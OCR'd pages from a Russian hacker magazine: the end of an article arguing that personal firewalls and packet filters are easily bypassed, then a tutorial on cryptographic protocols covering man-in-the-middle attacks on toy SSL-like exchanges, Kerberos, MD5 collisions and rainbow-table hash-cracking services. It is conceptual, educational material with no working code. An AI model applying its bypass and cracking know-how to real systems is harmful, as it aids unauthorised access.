Третьим и последним способом перехвата остается NDIS-Hooking Filter-драйвер (также называемый Pseudo-Intermediate NDIS Driver - псевдопромежуточный NDIS-драйвер, сокращенно PIM), перехватывающий некоторые подмножества функций библиотеки NDIS для отслеживания регистрации протоколов и открытия сетевых интерфейсов, незаслуженно раскритикованный разработчиками Outpost Firewall'а. Помимо надежности к достоинствам данного метода следует отнести "прозрачную" поддержку Dial-Up-интерфейса, на котором сидит больше половины всех пользователей. Конкретные методики перехвата достаточно разнообразны, но так или иначе они сводятся к патчу "родного" NDIS-драйвера в памяти, что несравненно проще реализации промежуточного NDIS-драйвера с нуля. К тому же не так-то просто отключить грамотно организованный перехват. Это лучший способ фильтрации из всех имеющихся, и он используется во многих брандмауэрах. Однако, как уже отмечалось, обратная петля до NDIS-уровня уже не доходит, да и pid процесса-носителя определить весьма затруднительно, поэтому одного лишь NDIS-фильтра для реализации персонального брандмауэра будет недостаточно.

В ИТОГЕ

Разумеется, существуют и другие способы фильтрации трафика, но мы не будем рассматривать все. Главное, что таких способов великое множество, и ни один из них сам по себе не безупречен. Хороший брандмауэр должен комбинировать прикладные фильтры с фильтрами ядерного уровня, но... ни один из них этого не делает, что позволяет хакеру легко обойти защиту.


ПРОБЛЕМЫ ПАКЕТНЫХ ФИЛЬТРОВ

Пакетные фильтры относятся к самому быстрому типу брандмауэров. Программные прокси, они же брандмауэры уровня приложений, работают на порядок медленнее, поскольку вынуждены полностью пересобирать TCP-пакеты, что значительно увеличивает латентность. С домашними и офисными локалками они еще справляются, но на высокоскоростных каналах оказываются категорически неприменимы.

Тем не менее, у пакетных фильтров тоже есть проблемы. Большинство персональных брандмауэров, построенных по этой схеме, серьезно тормозят даже на модемных соединениях, не говоря уже о DSL-подключении. На простом web-серфинге задержка практически незаметна, но при активной работе с несколькими десятками TCP/IP-соединений она может "отъедать" чуть ли не половину пропускной способности канала, а это уже нехорошо. Конечно, разработчики брандмауэров могут возразить, что, мол, на персональных компьютерах такое количество соединений никому не нужно, но это будет наглая ложь. Осел требует от трехсот до пятисот соединений, то же самое относится к другим файлообменным клиентам. К тому же при организации локальной сети на компьютер, смотрящий в интернет, ложится довольно-таки приличная нагрузка.

Для нормальной фильтрации трафика требуется колоссальное количество памяти и нехилые процессорные ресурсы. Все дело в том, что данные передаются по сети не сплошным потоком, а расщепляются на многоуровневую иерархию пакетов. В грубом приближении: Ethernet-> IP-> TCP/UDP. Один TCP/UDP-пакет разбивается на множество IP-пакетов, которые "вываливаются " в сеть настоящей "горстью риса", то есть в разупорядоченном состоянии. Порядок доставки IP-пакетов может не совпадать с порядком их "нарезки" в TCP-пакете, причем некоторые IP-пакеты могут теряться и тогда отправляющая сторона передает их вновь и вновь... Да и сама установка TCP-соединения представляет собой многостадийную операцию. Пакетный фильтр, работающий на IP-уровне, будет просто нефункционален! Достаточно сказать, что в IP-протоколе нет понятия "порта" и "закрыть" порт с IP уровня невозможно. Упрощенно это выглядит так: отправитель посылает получателю книгу, разрезанную на мелкие кус-

Любой брандмауэр - по сути, стена



Хакеры атакуют

Брандмауэры отражают часть атак, но их очень легко обойти.

Примитивный брандмауэр в Windows 2000 был усилен в Windows XP (особенно в SP2), но является не более чем рекламой.

»

ПРОБЛЕМЫ ПАКЕТНЫХ ФИЛЬТРОВ (ПРОДОЛЖЕНИЕ)

ки, произвольным образом перемешанные между собой, а получатель тем или иным образом собирает этот puzzle в исходный вид. Допустим, между ними сидит злой цензор, который внимательно просматривает каждый кусочек на предмет "политкорректности" и либо уничтожает его, либо передает "наверх". Очевидно, если цензор (он же брандмауэр) не будет выполнять полной сборки TCP-пакетов, он не заметит ничего подозрительного. Теоретически, можно посадить брандмауэр на TCP/UDP-уровень и фильтровать уже собранные пакеты, но тогда хакер сможет передать "сырой" IP-пакет и брандмауэр будет в шляпе :).

Максимальная защита обеспечивается при фильтрации пакетов на Ethernet-уровне. При условии, что брандмауэр сконструирован без ошибок, никакой хакер не сможет его обойти. Большинство разработчиков именно так и поступают. Типичный персональный брандмауэр встраивается в "разрыв" между драйвером сетевой платы и TCPIP.SYS-драйвером, который, как и следует из его названия, реализует протокол TCP/IP. При этом брандмауэр должен самостоятельно собирать TCP-пакеты, фактически полностью повторяя собой TCPIP.SYS, реализация которого является весьма нетривиальной задачей. Но это еще цветочки. Попробуем рассчитать пиковую потребность в

оперативной памяти. Возьмем гигабитный Ethernet , тайм-аут в 30 секунд и 100 соединений. Получаем: 1.073.741.824 x 30 x 100 / 8 = 402.653.184.000 байт или 375 Гб. Какая там оперативная память - даже винчестеров такого объема в персональных компьютерах еще не встречается! На самом деле это проблема не брандмауэра, а самого протокола TCP/IP (именно на этом и основана известная SYN-атака), но брандмауэр удваивает потребности TCP/IP-стека в оперативной памяти, что не есть хорошо. Но это еще полбеды: хуже всего, что брандмауэр не может отдавать IP-пакеты "наверх" до тех пор, пока он не соберет весь TCP-сегмент целиком и не проверит его на "вшивость". Пакетный фильтр вынужден накапливать поступающие данные в своих собственных очередях и либо "прибивать" неправильный TCP, либо отдавать накопленные IP всем скопом. А вот от этого операционной системе может очень сильно поплохеть. Процессор будет просто не успевать обрабатывать такую ора-

ву, и возникнут неизбежные тормоза. К тому же все настройки операционной системы, касающиеся TCP/IP, окажутся бесполезными, поскольку такой брандмауэр фактически уподобляется прокси-северу, отрезающему его от внешнего мира.

В нормальных операционных системах (LINUX, FreeBSD) пакетный фильтр изначально встроен в TCP/IP-драйвер, и там таких проблем просто не возникает. В Windows пакетный фильтр впервые появился в 2000 SP2, который был существенно доработан в XP, но до звания брандмауэра ему еще далеко, и его очень легко обойти.

Ситуация прямо как у Ханлайна: "...дочитав инструкцию до конца, я удивился, как человек ухитряется выжить, да еще в скафандре". В общем, мясокомбинат полный. Как же со всем этим справляются персональные брандмауэры? Ведь они же работают! Или делают вид, что работают. Да никак не справляются! Они работают исключительно на IP-уровне, эмулируя лишь несколько важнейших функций TCP. Сборка пакетов и проверка контрольной суммы в этот перечень, естественно, не входит. При условии что заголовок TCP-пакета полностью помещается в IP-пакет, брандмауэр может определить порт назначения и без сборки, что позволяет ему "закрывать" охраняемые порты, впрочем, эту защиту очень легко обойти, причем как извне, так и изнутри.

Персональные брандмауэры обеспечивают лишь минимальную защиту от "пионеров", при

»

Все брандмауэры делятся на два типа: пакетные фильтры и фильтры уровня приложений.

Пакетный фильтр - это маршрутизатор.

Фильтры уровня приложений - это прокси.

ПРОБЛЕМЫ ПАКЕТНЫХ ФИЛЬТРОВ (ОКОНЧАНИЕ)

этом довольно существенно тормозят соединение, поскольку просмотр заголовков пакетов занимает какое-то время. Теоретически, накладные расходы легко свести к нулю. Для этого даже необязательно программировать на ассемблере: хороший пакетный фильтр можно написать и на C, если, конечно, подойти к делу с головой, однако достойных продуктов на рынке пока не наблюдается.

Некоторые брандмауэры не просто фильтруют пакеты по критериям портов или IP-адресов, но еще и проверяют их на соответствие стандартам RFC или анализируют содержимое на предмет наличия червей или использования тех или иных уязвимостей клиентских приложений. Для неискушенного пользователя звучит заманчиво, но в действительности все это полная чушь. Начнем со стандартов. Их много хороших и разных, а разночтений в стандартах еще больше. Поэтому нельзя с уверенностью сказать, соответствует ли конкретно взятый пакет стандарту. Большинство атак реализуется вполне стандартными TCP/IP-пакетами, и задача брандмауэра состоит не в соблюдении стандарта, а в его нарушении. Например, при уничтожении пакета с истекшим сроком жизни каждый узел обязан отправить специальное уведомление, дескать, ваша депеша сдохла в дороге, поэтому не взыщите. Утилита trace route именно так и работает. Она отправляет множество пакетов с различным сроком жизни, а потом собирает уведомления, поступающие ото всех транзитных узлов, что позволяет реконструировать топологию сети. Чтобы воспрепятствовать этому, брандмауэр должен нарушить стандарт и задержать уведомление о смерти!

Теперь перейдем к червям и уязвимостям. Очевидно, что предвидеть сигнатуры еще не известных червей никакой брандмауэр не в силах, и поэтому его необходимо периодически обновлять. А раз так, то не лучше ли установить заплатку на программное обеспечение и заткнуть дыру, через которую лезут черви? Пользователь либо апдейтится, либо нет. Если он апдейтится, то такой брандмауэр ему не нужен, а если не апдейтится - тут уже ничего не поможет. В общем, получается замкнутый круг.

К тому же проверку содержимого пакетов невозможно осуществить на IP-уровне, и брандмауэру все-таки придется подснапрячься и собрать весь TCP, про сложность которого мы уже говорили. Само сканирование также потребует некоторого времени и процессорных ресурсов (особенно если червь упакован полиморфным упаковщиком), а про эвристические анализаторы мы вообще молчим. Проверять содержимое пакетов на модемном соединении еще реально, но на быстрых каналах это труба.

Сказанное - вовсе не повод для отказа от брандмауэров. Они, безусловно, нужны, но не стоит поручать им те функции, с которыми они не в состоянии справиться. Никто же не стремится превратить подводную лодку в вертолет :). И даже если такой агрегат все-таки будет создан, его технические характеристики будут явно не на высоте: подлодка требует большой плотности и прочности (иначе как прикажете опускаться на глубину?), а вертолет обязан максимально облегчить свой вес. Вот так и брандмауэры. Уязвимые порты затыкаются заплатками. Пакетный фильтр скрывает приватные узлы локальной сети от "внешнего мира". Антивирусы ловят агрессивно настроенные программы. Каждый занят своим делом, и никто не пытается залезть в одну штанину двумя ногами.

"Правильные" брандмауэры: SyGate Personal Firewall, Outpost Firewall, Zone Alarm и др.

В LINUX и FreeBSD пакетный фильтр изначально встроен в TCP/IP-драйвер, что позволяет избежать множества проблем.

Приблизительная структура сети интернет (вид из космоса)

Content:

ПРОТОКОЛ

Alek Silverstone (aleksi@pisem.net)

СДЕЛАЙ ЭТО БЕЗОПАСНЫМ!

СОЗДАНИЕ И ИССЛЕДОВАНИЕ КРИПТОГРАФИЧЕСКИХ ПРОТОКОЛОВ

Творчество... Созидание... Во все времена человек стремился создать что-нибудь свое, удивительное и непонятное. Программисты никогда не были исключением, но им приходится заботиться еще и о пользе продуктов, удобстве и скорости работы с ними... Какая уж тут безопасность! И все-таки основной целью труда программиста должна быть именно безопасность всегда и во всем.

Самое главное - обеспечить комплексный характер защиты. Прочность цепи определяется прочностью ее самого слабого звена. В этой статье я расскажу лишь об одном аспекте безопасности - защищенных криптографических протоколах. Начнем с азов, то есть с моделей криптосистем.

ОБЩИЕ МОДЕЛИ

Итак, у нас есть базовая модель (рис. 1). Что можно сказать о ней? Несмотря на призывы защищать все соединения, именно эта модель используется шире всего :(по самым разным причинам: иногда невозможно реализовать на практике любую другую модель, а чаще из-за лени программистов.

Рисунок, думаю, все разъяснил: есть два субъекта, обменивающихся информацией, и перехватчик со снифером. В более общем случае последний сможет также изменять сообщения по своему желанию, навязывать свои сообщения другим и изымать сообщения из канала обмена - это называется активным перехватом. Если взять такую модель и предположить, что противник с легкостью реализует активный перехват, мы получим основу для всех остальных моделей.

И ее первая модификация - это одноключевая (симметричная) криптосистема (рис. 2).

Эта модель - вторая по популярности в реализации. Перед передачей сообщения в открытый канал отправитель преобразовывает его, то есть зашифровывает секретным ключом. А на другом конце, для получения исходной информации, выполняется обратный процесс - дешифрование на том же самом ключе. Сам ключ передается по секретному каналу, благодаря которому передаваемая информация гарантированно становится аутентичной (целостной и подлинной) и недоступной для противника. Криптография "знает" целых семь видов атак на такую модель (от атаки по шифротексту и до атаки на основе выборочных текстов, при которой противник может зашифровать и дешифровать произвольное количество текстов, выбирая следующие на основе предыдущих результатов), но их классификация довольно скучна, поэтом я опустил ее. Но вот ты посмотрел на рисунок, и тут же у тебя родился вопрос: "А что есть защищенный канал?" В идеале ключ должен быть отправлен получателю на носителе, носитель в чемоданчике, чемоданчик у охраны, охрана в бронированной машине, сразу после доставки и раскрытия носитель должен быть уничтожен. При таком раскладе противнику действительно легче взломать компьютер, а не сейф на колесах. С другой стороны, если есть возможность передавать ключ ПО ТАКОМУ секретному каналу, то почему бы не передавать по нему любую информацию ;)? Кроме того, есть еще одна проблема - устаревание ключей. В идеале симметричный ключ должен использоваться только один раз: знание нескольких пар открытый текст/шифротекст может помочь криптоаналитику (хакеру со снифером уже ничто не поможет :)). Так что же получается? Каждый раз машину отправлять?! Эти (и не только) проблемы решило появление двухключевой (асимметричной) модели (рис. 3).

Думаю, ты прекрасно знаешь, что такое секретный и открытый ключи и как работает эта модель. Еще лучше ты знаешь, что если поменять местами секретный и открытый ключи, то получится электронно-цифровая подпись (ну, не совсем - об этом ниже). Тут я




Рис. 1. Базовая модель

Рис. 2. Модель с одним ключом

Рис. 3. Асимметричное шифрование




Рис. 4. Оптимальный вариант

разве что обращаю всеобщее внимание на замену секретного канала аутентичным. Последний доступен противнику для пассивного перехвата - целостность и принадлежность должны по-прежнему соблюдаться. Эта схема также не лишена недостатков. Самым большим из них является низкое быстродействие: например, асимметричный алгоритм RSA примерно в 100 раз медленнее симметричного DES'а.

Применение гибридной схемы наиболее желательно (рис. 4).

В ней исходное сообщение шифруется симметричным ключом, который в свою очередь зашифровывается открытым ключом получателя. Последний дешифрует симметричный ключ, которым дешифрует сообщение. Симметричный ключ случаен и используется только в этом сеансе связи, потому-то он и называется сеансовым. Канал связи и противник на рисунке не уместились :). Подробнее об этой схеме в следующем разделе.

ПРОТОКОЛ SSL

Пожалуй, пора несколько приблизиться к практике. В качестве примера я рассмотрю всем известный протокол SSL, точнее, ход мыслей его разработчиков :). Саму спецификацию протокола можно утянуть с wp.netscape.com/eng/ssl3. Протокол будет рассмотрен на примерах обмена между клиентом Андреем и сервером Банком. А в качестве противника выступит известный герой Василий Пупкин.

> Асимметричный алгоритм RSA примерно в 100 раз медленнее симметричного DES'а.

```
А -> Б  случайное_сообщение
Б -> А  Шифровать(случайное_сообщение, секретный_ключ_Банка)
```

Протокол 1

```
А -> В  случайное_сообщение
В -> Б  Сжать(договор)
Б -> А  Шифровать(Сжать(договор), секретный_ключ_Банка)
```

Атака на протокол 1

```
А -> Б  Привет
Б -> А  Привет, я Банк
Б -> А  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
```

Протокол 2

```
А -> Б  Привет
Б -> А  Привет, я Банк
Б -> А  открытый_ключ_Банка
А -> Б  Докажи
Б -> А  Привет, я Банк
Б -> А  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
```

Протокол 3: распределение ключей

Предположим, Андрей хочет проверить, действительно ли Банк является тем же лицом, за кого выдает себя. Банк имеет открытый и секретный ключи, Андрей не имеет своей пары (хотя это идеологически неверно - смотри конец этого пункта) и может пользоваться только открытым ключом Банка. Будем считать, что Андрей уже знает его (способ передачи я уточню позднее). Тогда для проверки подлинности источника информации может быть использован протокол №1 (на соответствующем рисунке).

Андрей принимает сообщение и дешифрует его на открытом ключе Банка. Если результат совпадает с тем сообщением, которое отослали изначально, то Б действительно является Банком.

Как же поведет себя Василий? Сообщение случайно - Вася воспользуется именно этим и реализует свою атаку так, как показано на рисунке "Атака на протокол 1".

На втором шаге одного из вариантов своего поведения злобный Василий готовит невыгодный для банка договор и использует функцию сжатия для преобразования текста в двоичный шум, который может быть принят Банком за случайное сообщение. Если все прошло именно так, то Банк попал :). Всегда можно доказать, что договор был зашифрован на уникальном секретном ключе Банка.

Положение может быть исправлено за счет использования хэш-функции. Напомню (или сообщу), что хэш-функцией называют функцию, обладающую следующими свойствами:

1. Входным параметром является текст произвольного размера.
2. Выходное значение имеет строго фиксированный размер.
3. Значение функции от любого аргумента должно вычисляться быстро.
4. Задача нахождения аргумента функции по ее значению должна быть вычислительно трудоемкой - функция однонаправленная.
5. Задача нахождения такой пары аргументов, при которой значения функций от них одинаковы (нахождение коллизии), должна быть вычислительно трудоемкой.

Применяя хэш-функцию, можно составить протокол №2 (посмотрим на соответствующий рисунок).

В этом случае Банк сначала посылает свое сообщение открытым текстом, после этого - зашифрованное на своем секретном ключе значение хэш-функции от своего сообщения, что, по большому счету, есть не что иное, как электронно-цифровая подпись этого »

Прежде чем переходить к практике, советую разобраться с теорией ;).

Помни, что разработка криптографических средств регламентируется законами РФ.

```
А -> Б  Привет
Б -> А  Привет, я Банк
Б -> А  сертификат_Банка
А -> Б  Докажи
Б -> А  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
```

Протокол 4: сертификаты

```
А -> Б  Привет
Б -> А  Привет, я Банк
Б -> А  сертификат_Банка
А -> Б  Докажи
Б -> А  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
А -> Б  Шифровать(сеансовый_ключ, открытый_ключ_Банка)
Б -> А  Шифровать(сообщение, сеансовый_ключ)
```

Протокол 5

```
А -> В  Привет
В -> Б  Привет
Б -> В  Привет, я Банк
Б -> В  сертификат_Банка
В -> А  Привет, я Банк
В -> А  сертификат_Банка
А -> В  Докажи
В -> Б  Докажи
Б -> В  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
В -> А  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
А -> В  Шифровать(сеансовый_ключ, открытый_ключ_Банка)
В -> Б  Шифровать(сеансовый_ключ, открытый_ключ_Банка)
Б -> В  Шифровать(сообщение, сеансовый_ключ)
В -> А  Исказить(Шифровать(сообщение, сеансовый_ключ))
```

Атака на протокол 5

Более подробно об OpenSSL смотри в статье Тохи "101 прием работы с OpenSSL" в X #02/2005.

Если будешь использовать чужие реализации, то не забывай обновлять их - ошибки реализации выявляются не так уж редко.

сообщения. Андрей расшифровывает полученное значение, хэширует исходное сообщение и сравнивает результаты - проверяет подпись. Совпадение значений хэш-функций является доказательством того, что Банк является подлинным источником информации.

Теперь будем составлять протокол передачи открытого ключа Банка Андрею. Посмотрим на первый вариант (протокол 3).

В нем Вася может выдать себя за Банк. Для этого ему всего лишь нужно иметь свою пару ключей. Он будет перехватывать все обращения Андрея Банку и отвечать на них, подставляя свой открытый и секретный ключи вместо ключей Банка. Андрей же не имеет возможности обнаружить подлог.

Эта проблема, известная как проблема распределения ключей, решается в SSL путем введения сертификатов, как и во многих протоколах (другой способ решения этой проблемы - использование доверителей - реализован, к примеру, в PGP). Сертификат выдается центром сертификации (Certification Authority, CA) и содержит следующие обязательные поля:

- Серийный номер сертификата;
- Имя центра сертификации;
- Имя объекта сертификации;
- Открытый ключ объекта сертификации;
- Срок действия сертификата.

Здесь речь идет об объекте сертификации. Это может быть все что угодно: человек, программа, сайт, оборудование и т.д. Сертификат подписывается секретным ключом CA и выкладывается в открытый доступ.

Посмотрим на рисунок "Протокол 4: сертификаты" и разберемся.

Для начала обращаю всеобщее внимание на тот факт, что и Андрей, и Банк должны полностью доверять CA, а он должен оправдывать это доверие :). Другими словами, все должны быть уверены, что сертификат Банка принадлежит именно Банку.

Получив сертификат, Андрей проверяет его подпись, объект сертификации (им должен быть Банк), срок действия и убеждается в подлинности открытого ключа Банка. Необходимый для этого открытый ключ CA выкладывается в открытый доступ. Если наш бравый Вася пошлет Андрею сертификат Банка от своего имени, то он все равно выдаст себя с головой: не зная секретного ключа Банка, он не сможет отправить последнее сообщение.

Убедившись в подлинности источника информации, Андрей генерирует симметричный сеансовый ключ, шифрует его открытым ключом Банка и отправляет. Банк дешифрует сообщение своим секретным ключом и получает сеансовый ключ. Таким образом, метод двухключевой криптографии применяется для пересылки сеансового ключа с последующим использованием его в схеме симметричного шифрования - гибридная модель.

Рассмотрим этот протокол на схеме "Протокол 5".

Итак, в этом случае Василий не знает сеансового ключа, однако он по-прежнему может искажать передаваемые сообщения (рисунок "Атака на протокол 5").

После обмена сеансовым ключом Андрей и Банк адекватно воспринимают сообщения друг друга. Едва ли Василий сможет получить в результате искажения что-то осмысленное, но подорвать доверие Андрея к Банку он вполне сможет.

Проблема решается введением зависимости передаваемых сообщений от общей для Андрея и Банка секретной информации, для чего служит код аутентификации сообщения (Message Authentication Code, MAC), вычисляемый как значение хэш-функции от стыковки передаваемого сообщения и секретного ключа:

MAC:=Хэшировать(сообщение+сеансовый_ключ)

Протокол, который реализует все вышесказанное, известен под названием SSL v3 (точнее, его вариант для случая, когда один из участников не имеет сертификата), он достаточно прост и показан на рисунке.

Теперь Андрей и Банк имеют возможность обнаруживать действия Василия, который, не зная сеансового ключа, не может вычислить правильное значение хэш-функции. Критерием является результат сравнения дешифрованного MAC'а и MAC'а, вычисленного от принятого дешифрованного сообщения и сеансового ключа.

Описанный здесь протокол служит для защиты Андрея от Банка и для обороны обеих сторон от Василия. Понятно, что нет никакой гарантии, что Андрей окажется лучше Пупкина :). Для защиты Банка все его клиенты должны иметь свои сертификаты. Соответственно, меняется и протокол: в

Логотип Kerberos

```
А -> Б  Привет
Б -> А  Привет, я Банк
Б -> А  сертификат_Банка
Б -> А  Шифровать(Хэшировать(Привет, я Банк), секретный_ключ_Банка)
А -> Б  Шифровать(сеансовый_ключ, открытый_ключ_Банка)
Б -> А  Шифровать(сообщение+MAC, сеансовый_ключ)
```


SSL v3

О ШВЕЙЦАРСКИХ ЧАСАХ

Одной из самых популярных хэш-функций является MD5. Она входит во многие стандарты и протоколы (про ее реализацию я давным-давно писал в Кодинге "Хакера"). Разумеется, любой алгоритм может быть взломан. Для атаки на хэш-функции часто используется принцип Time-Memory Trade-Off ("размен" времени на память): время атаки сокращается благодаря предпросчету специальной таблицы. Он занимает очень большое время, и сама таблица получается далеко не маленькая, зато сама атака проходит значительно быстрее. Не так давно появилась модификация этого метода (lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf), позволяющая уменьшить размер таблицы и время атаки. Вскоре в открытом доступе появились исходные коды программы, реализующие эту идею (www.antsight.com/zsl/rainbowcrack), а на их основе - сервис www.passcracking.com, взламывающий 10 MD5-хэшей в течение часа, причем скорость растет пропорционально количеству хэшей, ломаемых за сеанс. Это было первой ласточкой для всех хэш-функций. Впрочем, для этого метода требовалось очень длительное время генерации таблицы.

В августе прошлого года появилось сообщение китайских криптографов о взломе ряда хэш-функций, среди которых была и MD5. На нахождение коллизии на используемом ими суперкомпьютере требовалось меньше суток. По каким-то соображениям метод вычислений не был опубликован. Многие ученые по всему миру пытались раскрыть "китайский секрет". Знали бы китайцы, к чему это приведет...

5 марта этого года MD5 поимели так, что мне, например, становится страшно. В этот день на странице **cryptography.hyperlink.cz/MD5_collisions.html** появился документ, гласящий, что чешский ученый нашел способ нахождения коллизии на ноутбуке с P4-1600Mhz за восемь часов! Чуть позже появилось и полное описание метода.



passcracking.com: желающих много :)

Часто приходится слышать, что криптографические алгоритмы точны, как швейцарские часы. Как видишь, иногда и они выходят из строя. Что сейчас будет делать мир криптографии, я не знаю.

Объектами сетевого взаимодействия в модели Kerberos являются клиенты и серверы

него добавляется передача сертификата Андрея и его проверка. Я не говорил об этом с самого начала лишь ради упрощения разбора протокола.

ПРОТОКОЛ KERBEROS

Рассмотрим еще один криптопротокол - Kerberos. Он служит для проверки подлинности в TCP/IP-сетях с доверенной третьей стороной. Служба Kerberos, работающая в Сети, действует как доверенный посредник и обеспечивает проверку подлинности сетевых объектов. Протокол был разработан в Массачусетском технологическом университете (MIT, web.mit.edu/kerberos/www), и в настоящее время его пятая версия является стандартом (RFC-1510). Kerberos получил широкое распространение: он входит во многие дистрибутивы Linux, а Microsoft сделала этот протокол (с незначительными изменениями, описанными в RFC-3244) основным протоколом аутентификации начиная с Windows 2000. Отличительной особенностью данного протокола является то, что в нем не используются двухключевые алгоритмы. В этом разделе под сочетанием "секретный ключ" я понимаю постоянный симметричный ключ, чтобы в статье можно было отличить его от сеансового симметричного ключа.

Объектами сетевого взаимодействия в модели Kerberos являются клиенты и серверы, причем первыми могут быть как пользователи, так и независимые программы. В базе данных центральной службы системы, которую чаще всего и называют Цербером, хранятся данные всех клиентов и их секретные ключи. Для пользователей ключ является хэш-функцией от введенного пароля. Также Цербер хранит секретные ключи всех Служб выделения мандатов (Ticket-Granting Service, TGS). TGS, в свою очередь, хранит секретные ключи обслуживаемых ею серверов в Сети.

Для того чтобы объяснить сообщения этого протокола, нужно ввести понятия мандата и удостоверения. Мандат - это особое сообщение, которое удостоверяет право клиента обратиться к серверу, используется для безопасной передачи идентификатора клиента серверу. Мандат для объектов a и b определяется так (знак "+" означает стыковку):

M(a,b):=b+Шифровать(a+IP_a+dT+C(a,b), K_b)

Обозначения a и b - имена объектов, IP_a - IP-адрес объекта a, dT - срок действия мандата, C(a,b) - сеансовый ключ для a и b, K_b - секретный ключ b. Видно, что объект a не может расшифровать мандат (он не знает секретного ключа объекта b), но способен передать его в неизменном виде. Мандат может быть использован много раз, пока не истечет срок его действия. Удостоверение - это приложение к мандату. Оно определяется так:

У(a):=a+IP_a+t

где t - временная метка. В отличие от мандата, удостоверение используется только один раз, именно для этого и применяется метка времени.

Теперь перейдем к самому протоколу. На первом шаге клиент отсылает Церберу открытое сообщение, содержащее имя клиента и имя нужной TGS.

Клиент -> Цербер: имя_клиента+имя_TGS

Цербер ищет в своей базе данные о клиенте и сравнивает IP-адрес отправителя с адресом, хранящимся в базе. Если они совпадают, служба генерирует сеансовый ключ, который будет использоваться при обмене между клиентом и TGS, и шифрует его сек- »

Подспорьем для изучения этой темы станет хорошая книжка. Только выбирай с умом :).

Тщательно проверяй свои протоколы. Возможно, стоит поискать информацию по BAN-логике.

ретным ключом клиента. Затем Цербер генерирует для клиента разрешение на выделение мандата (а оно и является мандатом), доказывающее TGS подлинность клиента. Оба сообщения отсылаются:

Цербер -> Клиент: Шифровать(С(клиент, TGS), К_клиент)

Цербер -> Клиент: М(клиент, TGS)

Не забудем, что основная часть мандата зашифрована секретным ключом TGS. Клиент расшифровывает первое сообщение своим секретным ключом и получает сеансовый ключ для связи с TGS.

На следующем этапе клиенту требуется получить отдельный мандат для связи с нужным ему сервером, который он может получить у TGS. Он составляет удостоверение и шифрует его полученным на предыдущем шаге сеансовым ключом TGS. Также он передает имеющийся у него мандат на выделение мандата в неизменном виде:

Клиент -> TGS: Шифровать(У(клиент), С(клиент, TGS))

Клиент -> TGS: М(клиент, TGS)

TGS, получив запрос, расшифровывает мандат своим секретным ключом. Затем, используя включенный в мандат сеансовый ключ, расшифровывает удостоверение клиента. Наконец, TGS проводит три проверки:

❶. Сравнивает имя в удостоверении с именем в мандате.

❼. Сравнивает временную метку в удостоверении со сроком действия мандата и с текущим временем.

❽. Сравнивает IP-адрес в удостоверении с IP-адресом в мандате и IP-адресом отправителя сообщения.

Если все проверки прошли, TGS генерирует мандат доступа клиента к нужному ему серверу. Также служба генерирует сеансовый ключ для клиента и сервера, зашифровывает сеансовым ключом клиента еще и себя, отправляет сообщение клиенту.

Схема протокола

TGS -> Клиент: Шифровать(С(клиент, сервер), С(клиент, TGS))

TGS -> Клиент: М(клиент, сервер)

Клиент расшифровывает первое сообщение и извлекает сеансовый ключ. Затем генерирует себе новое удостоверение и новый сеансовый ключ НС, зашифровывает это все извлеченным ключом и, вместе с мандатом, отправляет серверу.

Клиент -> Сервер: Шифровать(У(клиент)+НС, С(клиент, сервер))

Клиент -> Сервер: М(клиент, сервер)

Сервер выполняет те же три проверки, что и TGS. Если все в порядке, то сервер извлекает из удостоверения новый сеансовый ключ и отправляет зашифрованное им текущее время клиенту.

Сервер -> Клиент: Шифровать(t, НС)

Клиент, получив сообщение, расшифровывает его и сравнивает метку времени с текущим. При совпадении начинается обмен сообщениями, зашифрованными НС. При новом сеансе связи с этим сервером клиент использует имеющийся у него мандат. Для связи с другим сервером клиент снова обращается в TGS.

Как видишь, атакующий обложен со всех сторон :). Если он не знает секретный ключ клиента, он беспомощен. Правда, две атаки в этом случае возможны, но их нельзя назвать атаками на Kerberos. Первая основана на том, что часы на всех объектах сети должны быть синхронизированы с некоторой точность, заложенной в проверке меток времени. Если время сервера будет установлено

OPENSSL

Самой популярной реализацией протокола SSL является тулкит OpenSSL (**www.openssl.org**), входящий в большинство дистрибутивов Linux, и именно он используется в mod_ssl для Apache. На сайте доступны исходные коды, так что при определенном навыке можно скомпилировать их и под Windows. Он обеспечивает полную поддержку SSL v2/v3 и TLS v1 (улучшенная версия SSL v3, являющаяся стандартом, - RFC-2246). Понятно, что для этого в библиотеке должны быть реализованы алгоритмы шифрования, хэширования и т.д. Ничто не мешает тебе использовать эти функции напрямую. Например команда:

```
openssl enc -cast -in secret.txt -out secret.enc
```

зашифрует файл secret.txt шифром CAST, ключ шифрования будет сгенерирован на основе введенного с клавиатуры пароля. Команда

```
